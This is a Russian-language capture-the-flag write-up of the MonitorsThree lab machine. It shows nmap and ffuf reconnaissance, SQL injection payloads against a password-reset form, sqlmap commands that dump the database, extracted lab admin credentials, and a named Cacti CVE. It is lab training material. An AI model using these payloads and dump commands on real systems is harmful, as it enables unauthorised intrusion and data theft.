**MonitorsThree**

В данной лабараторной работе я буду действовать по следующему алгоритму:

1. Разведка;
2. Сканирование;
3. Эксплуатация уязвимостей;
4. Получение доступа;
5. Повышение привелегий;
6. Скачивание полезной информации (окончание работы).

**1 Этап** Разведка

**Ip адрес уязвимой машины MonitorsThree – 10.10.11.30, мой IP адрес – 10.10.14.190** .

**2 Этап** Сканирование

Для поиска открытых портов я буду использовать инструмент **nmap.** Воспользовавшись командой **nmap -sS -sV --top-ports=10000 -T4 -v -oN MonitorsThreeNmapScan.nmap 10.10.11.30** , я получил следующие результаты:



**Текстовый вид результатов nmap**(MonitorsThreeNmapScan.nmap):

# Nmap 7.94SVN scan initiated Tue Dec 3 10:01:15 2024 as: /usr/lib/nmap/nmap --privileged -sS -sV --top-ports=10000 -T4 -v -oN MonitorsThreeNmapScan.nmap 10.10.11.30

Nmap scan report for 10.10.11.30

Host is up (0.10s latency).

Not shown: 8365 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)

80/tcp open http nginx 1.18.0 (Ubuntu)

8084/tcp filtered websnp


Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Read data files from: /usr/share/nmap


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

# Nmap done at Tue Dec 3 10:01:38 2024 -- 1 IP address (1 host up) scanned in 23.32 seconds

Из результатов видно, что на уязвимой машине открыто два порта и один фильтруется, возможно, на нем запущен внутренний сервис. Порт 80 вселяет надежды, но, для начала, добавлю IP адрес в файл **/etc/hosts** :





После добавления данных в /etc/hosts и перехода по [ссылке](http://monitorsthree.htb/) в браузере я попал на следующую страницу:




Анализ веб-сайта:

1. Файл robots.txt: не найден;
2. Исходный код главной страницы: подсказок или странных файлов, данных не содержит;
3. Поиск доменов: с помощью **gobuster** найдено несколько доменов, но доступ к ним заблокирован
4. Поиск поддоменов: с помощью инструмента **ffuf** и команды f**fuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://monitorsthree.htb -H "Host: FUZZ.monitorsthree.htb" -fc 200,403 -t 200 -o MonitorsTreeFfufScan.txt** был найден поддомен **cacti :**


Добавлю его в файл **/etc/hosts** и открою:


  
Отсюда можно извлечь CMS – Cacti и версию – 1.2.26 .

1. Дополнительно:
   1. Существует два поля для пользовательского ввода:
      1. <http://monitorsthree.htb/login.php> – Форма для входа пользователя;
      2. <http://monitorsthree.htb/forgot_password.php> – Форма для восстановления пароля:
      3. Я решил попробовать ввести несколько полезных нагрузок.Первая же из них (**tester'**)выдала результат:



Похоже, что сайт уязвим к SQL нъекции, используется MariaDB и MySql. После нескольких нагрузок мне удалось найти рабочую: **admin' AND 1=1 -- -**. Отсюда следует, что это Boolean SQLi. С помощью **Burp Suite** я перехватил запрос и записал его в файл. Воспользовавшись командой **sqlmap -r sqli.txt --dbms=mysql --level=3 --risk=3 –dbs** , я извлек имена таблиц.



 Доступные базы данных:

1. information\_schema;
2. monitorsthree\_db

Для меня интересна вторая база данных. Найду все ее таблицы. Для этого я использовал команду **sqlmap -r sqli.txt --dbms=mysql --level=3 --risk=3 -D monitorstree\_db --dump-all –batch**

Доступные таблицы из monitorsthree\_db:

1. language
2. form\_definition
3. primarytest

Из базы данных я извлек данные админа(**admin:greencacti2001**).


**Этапы 3 и 4** Эксплуатация уязвимостей и получение доступа

Итак, у меня есть версия CMS, учетные данные администратора. C помощью этих данных я вошел в систему. Также я нашел уязвимость Cacti 1.2.26 – **CVE-2024-25641**. Эксплоит доступен в метасплоит.

